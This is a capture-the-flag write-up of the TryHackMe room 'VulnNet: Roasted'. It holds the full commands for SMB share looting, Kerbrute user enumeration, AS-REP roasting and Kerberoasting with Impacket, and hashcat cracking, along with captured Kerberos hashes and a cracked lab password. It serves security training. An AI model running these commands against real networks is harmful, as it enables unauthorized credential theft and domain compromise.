VulnNet: Roasted

General Summary
URL: https://tryhackme.com/room/vulnnetroasted
Methodology And Approaches
Exporting target.
export target=10.48.151.204
This just makes things a bit easier when it comes to enumerating and running attacks.
I do this so that I do not have to memorize the IP address.
Running Nmap
Running an Nmap
nmap -p- -Pn $target -v --min-rate 1000 --max-rtt-timeout 1000ms --max-retries 5 -oN Vulnet_nmap_ports.txt && sleep 5 && nmap -Pn $target -sV -sC -v -oN Vulnet_nmap_sVsC.txt && sleep 5 && nmap -T5 -Pn $target -v --script vuln -oN Vulnet_nmap_vuln.txt
This command runs three Nmap scans in a row: first it quickly finds all open ports, then it detects services and runs default scripts, and finally it checks for known vulnerabilities, saving each result to a file with short pauses in between.
For this scenario, I have just taken a screenshot of the ports that are open.

Which ports appear to stand out
At first glance Port 135, 139 and 445 stand out.
What is Port 135?
Port 135 is dedicated to the Windows Remote Procedure Call (RPC) Mapper Service.
You use port 135 in Windows environments when you have clients and servers that need to remotely connect to each other. They use the RPC Mapper Service running on the port to determine what services are available to them and to learn which ports they are available at.
Reference: https://www.cbtnuggets.com/common-ports/what-is-port-135
What is Port 139?
The SMB protocol enables “inter-process communication,” which is the protocol that allows applications and services on networked computers to talk to each other. SMB enables the core set of network services such as file, print, and device sharing.
Enumerating Port 135?
Running the command ‘rpcclient -N $target’
rpcclient -N $target connects to a Windows system’s RPC service over SMB without using a username or password, allowing you to enumerate information (like users or shares) if anonymous access is permitted.

Running rpcclient
Based on the response, we are not able to access the RPC service anonymously.
Enumerating Port 139 and Port 445
When it comes enumerating SMB, the following tools come into mind:
smbclient
smbmap - https://www.kali.org/tools/smbmap/
Using smbclient to list shares.
smbclient -L \\$target\\\\ (smbclient -L \\$target\\ lists all available SMB (Windows file-sharing) shares on the target host without connecting to any specific share, basically asking “what shared folders does this machine expose?)

Listing the target below, we see and can view the following file shares of interest:
VulnNet-Business-Anonymous Disk
VulnNet-Enterprise-Anonymous Disk

Attempting to the shared drive VulnNet-Business-Anonymous Disk
smbclient //$target/VulnNet-Business-Anonymous Disk
ls
smbclient //$target/VulnNet-Business-Anonymous Diskconnects to the SMB share named “VulnNet-Business-Anonymous Disk” on the target host. This allowed an anonymous sign-in.
Basically, I would like to retrieve all files from the shared drive using the following commands:
prompt off
recurse on
mget

I am doing the same thing with the other SMB shared drive.
smbclient //$target/VulnNet-Enterprise-Anonymous
prompt off
recurse on
mget *

After investigating the files we gathered, the only interesting information found was a list of usernames contained in the text files. This could be useful for identifying valid user accounts.
The interesting usernames identified in the files were:
Business-Manager.txt
Alexa Whitehat
VulnNet Entertainment
TryHackMe
Business-Tracking.txt
VulnNet Entertainment
TryHackMe
Business-Sections.txt
Jack Goldenhand
Enterprise-Safety.txt
Tony Skid
Enterprise-Sync.txt
Johnny Leet
‘Enterprise-Operations.txt’
VulnNet Entertainment
TryHackMe
Creating various user names output to use with Kerbrute, this can be used as a means to see what the valid user names are:
Alexa Whitehat
AlexaWhitehat
Alexa-Whitehat
Alexa_Whitehat
Alexa.Whitehat
A.Whitehat
A_Whitehat
Jack Goldenhand
JackGoldenhand
Jack-Goldenhand
Jack_Goldenhand
J.Goldenhand
J_Goldenhand
J-Goldenhand
JGoldenh
Johnny Leet
JohnnyLeet
Johnny-Leet
Johnny_Leet
Johnny-Leet
J.Leet
J-Leet
JLeet
Tony Skid
TonySkid
Tony-Skid
Tony_Skid
Tony.Skid
T.Skid
T_Skid
TSkid
I put the usernames that I created and put them into a text called user
netexec smb 10.49.150.99
Using netexec to find what the domain name is.

Now that we know the domain is vulnnet-rst.local.
Using Kerbrute
kerbrute userenum user --dc $target -d vulnnet-rst.local

Here are a list of the valid accounts.
A-Whitehat@vulnnet-rst.local
J-Goldenhand@vulnnet-rst.local
J-Leet@vulnnet-rst.local
T-Skid@vulnnet-rst.local
Credential Access: Steal or Forge Kerberos Tickets: AS-REP Roasting
Going to try and see which accounts do not have PREAUTH enabled by using “GetNPUsers”
I would suggest creating a text file with all the usernames and call it' ‘valid_Usenames.txt’.
A-Whitehat@vulnnet-rst.local
J-Goldenhand@vulnnet-rst.local
J-Leet@vulnnet-rst.local
T-Skid@vulnnet-rst.local
Running Impacket
impacket-GetNPUsers -dc-ip $target vulnnet-rst.local/ -usersfile valid_Usenames.txt
There we go, the user T-SKID does not appear to have pre-auth enabled.
We have got his hash, and now we can use hashcat to crack it.

Here is the hash that we have.
$krb5asrep$23$T-Skid@vulnnet-rst.local@VULNNET-RST.LOCAL:8f13edf38366eb28f6a01cf9c0304459$f1223970328e2530d83084ee882405650c8540861999fbe4677bc0d0c070e8a90ec7a869d58d26f20422541b3b4063299163aedd4a0f135b1008c3a51c94b1e1869142609d699155487ee813188301668036f59fc6bd80e2ff06db895b6cac3a037f25ff94bb3f1f427435cd71dcb62075a0f3595b927e4b6b0b56d6d6de641c5311b4d3c7d8d662a9439c2a6ed2934f14045d6e36ea2d2e007f571b7aa356f342a1e14d223aa46949682115a8983c4aaf323384f60d585fac97d4909c2726e5578f8b1986a768336317ef89a39cac56d06255019aac9f1bb2db64ab2a4b388d34d6fe59f7b97d67c04c42fc1440ba8da530a58f77d5
I created a text file called ‘T-Skid_Hash’.
Running HashCat.
Hashcat is a high-performance password-cracking tool used to recover plaintext passwords from hashed values by testing large numbers of guesses using CPUs and GPUs, commonly used in cybersecurity for password audits, penetration testing, and digital forensics. (https://www.kali.org/tools/hashcat/)
Using hashcat to discover what type of we have.
hashcat -m 18200

Commands to run hashcat.
hashcat -m 18200 T-Skid_Hash /usr/share/wordlists/rockyou.txt
hashcat -m 18200 T-Skid_Hash /usr/share/wordlists/rockyou.txt --show
With the output, we have a username and a password.
$krb5asrep$23$T-Skid@vulnnet-rst.local@VULNNET-RST.LOCAL:8f13edf38366eb28f6a01cf9c0304459$f1223970328e2530d83084ee882405650c8540861999fbe4677bc0d0c070e8a90ec7a869d58d26f20422541b3b4063299163aedd4a0f135b1008c3a51c94b1e1869142609d699155487ee813188301668036f59fc6bd80e2ff06db895b6cac3a037f25ff94bb3f1f427435cd71dcb62075a0f3595b927e4b6b0b56d6d6de641c5311b4d3c7d8d662a9439c2a6ed2934f14045d6e36ea2d2e007f571b7aa356f342a1e14d223aa46949682115a8983c4aaf323384f60d585fac97d4909c2726e5578f8b1986a768336317ef89a39cac56d06255019aac9f1bb2db64ab2a4b388d34d6fe59f7b97d67c04c42fc1440ba8da530a58f77d5:tj072889* tj072889*
We have a username and password.
Username: T-Skid
Password: tj072889*
Running Crackmap exec

Once we have user credentials, it’s always important to go back and see which services that user may have access to.
crackmapexec smb $target -u 't-skid' -p 'tj072889*'
crackmapexec winrm $target -u 't-skid' -p 'tj072889*'
It appears we are not local administrators on the domain.
Credential Access: Steal or Forge Kerberos Tickets: Kerberoasting
impacket-GetUserSPNs -dc-ip $target 'vulnnet-rst.local/t-skid:tj072889*' -request
This command authenticates to the domain and requests Kerberos service tickets for SPN-enabled accounts so they can be Kerberoasted.

This is the hash that we received:
$krb5tgs$23$*enterprise-core-vn$VULNNET-RST.LOCAL$vulnnet-rst.local/enterprise-core-vn*$e8a8147ad4a960b314d7001b4eee4b10$051ee26794230cc7b8cf6ba00efc07d5358fc5cc3b87181037eec09d64b14a50e9a97b32a3609e08bb7174cbef8f9ec92aae585e75a1bb54a89142928e39c994f3aa77ac004cecfadc4dbdbcd82c1d72a4d8278c725958d31fdd5cea24931e0a22c5dacdd8ed5e8503334eed767fda5d7f05aeb51814ea04cdcf9e986020a0a7f1f0ee788b69b7c286631c2d166b1cc9722b3a5517a3f2c1aac8684126e2c966754d7986ffa31f09120612f4cffd58a97a1d16f1a3f5c5fc5fd83858e6f89c0122f4f8ec684569cfbfecabdc7b9419183500feaf2156fa670cea53c7f21c3d152237b1bd7c2c1588cec630d5940b673054de374e35de78d3b8bf5fff96c74e5a0ad9434a683d675d0de1432e09f815cc7e0f8f5056e0787fb3680cb351c2619ff79e0032fca0a7ad2b25514fea761c4c4d10745d89e50d134dd597bf8acbe77d078bdb1dec6362a1331c691ce18096c60609ea3f4892450d1bac87b3d7f47a8d6010819802b334e6ce845288fa24a5b20eb0f05eaa70596a36185138e75f08f5bd0fcefa4b372477a14473ebb6c6a956f304c4153c11d1d461d339033b025d4994705400277d197d1574a5282125ac132250e17e01ee08f283380a96318507c1e91a476b5b8e8a48df8740a05e59b3d2593639a5a14cdb5e55d750c80124bae59714988dc4d89271e70420a7e3b063ea6cac4c6f74cb2dfca965259a2a651d9295a5d1e20b7f04636a24d4f06b20a1c2ccb7a283b02e948e3c6795c3f0c3b140e49ddfe4070fe7fffe11deaa97c01af79c6b8dc44280c27c2b811d12dcf371032f0f6023e6bfce31f0f75c19eadb26bd496bec5194630f261610dcf14da12e4323ff3d4f7d3f77e44125c78a8101434867e69bd10bb2891e95cea6ed3ca2699b9c2f8af7e55b1f920798ef82eb4111161828c9c91dbc59489ec7c04f2859b83ce49110b8c4e7ff2c84c8ac7cf7b16082cb3e0d2616b952592b34f68b54df6582313ed4f5cfe82c5c05d94d40f89ad858cc4f7fc3107098e7a915cc1af28b402e871640a0831ecc68f62f5c950c5bba7c718bd38fd738d93df061994b88bc5acc6e57d20a0d5b1504b6014e3f97f7c898a7311aaac587faaf161d4cbad823a8932f77d6e6c9fb687d62fe84106e81b7fd43cfba7d06de926366913ac0fa8abec1af79ef7f9034c8e5ef35d2d5c03b7c418b53651f93d076fcea9f6a207c4d727161d54d7602e3b64f329ec001962fc7d8295e39f57290ee7d34cb36563596aef37793381d702096a07249d2ec9e84fae845499b041dea3266ffa29a17d06a5c6ebf47c6980e80116bdc9f29ae525945fa10e37a0dfbce9d153d4793015934b15bb0c68f5b0fe358b4436198e33310a76eee291692987f9fb05498f587f3
I put the content in a file called ‘enterprise_core_hash.txt‘.
Running Hashcat
hashcat enterprise_core_hash.txt
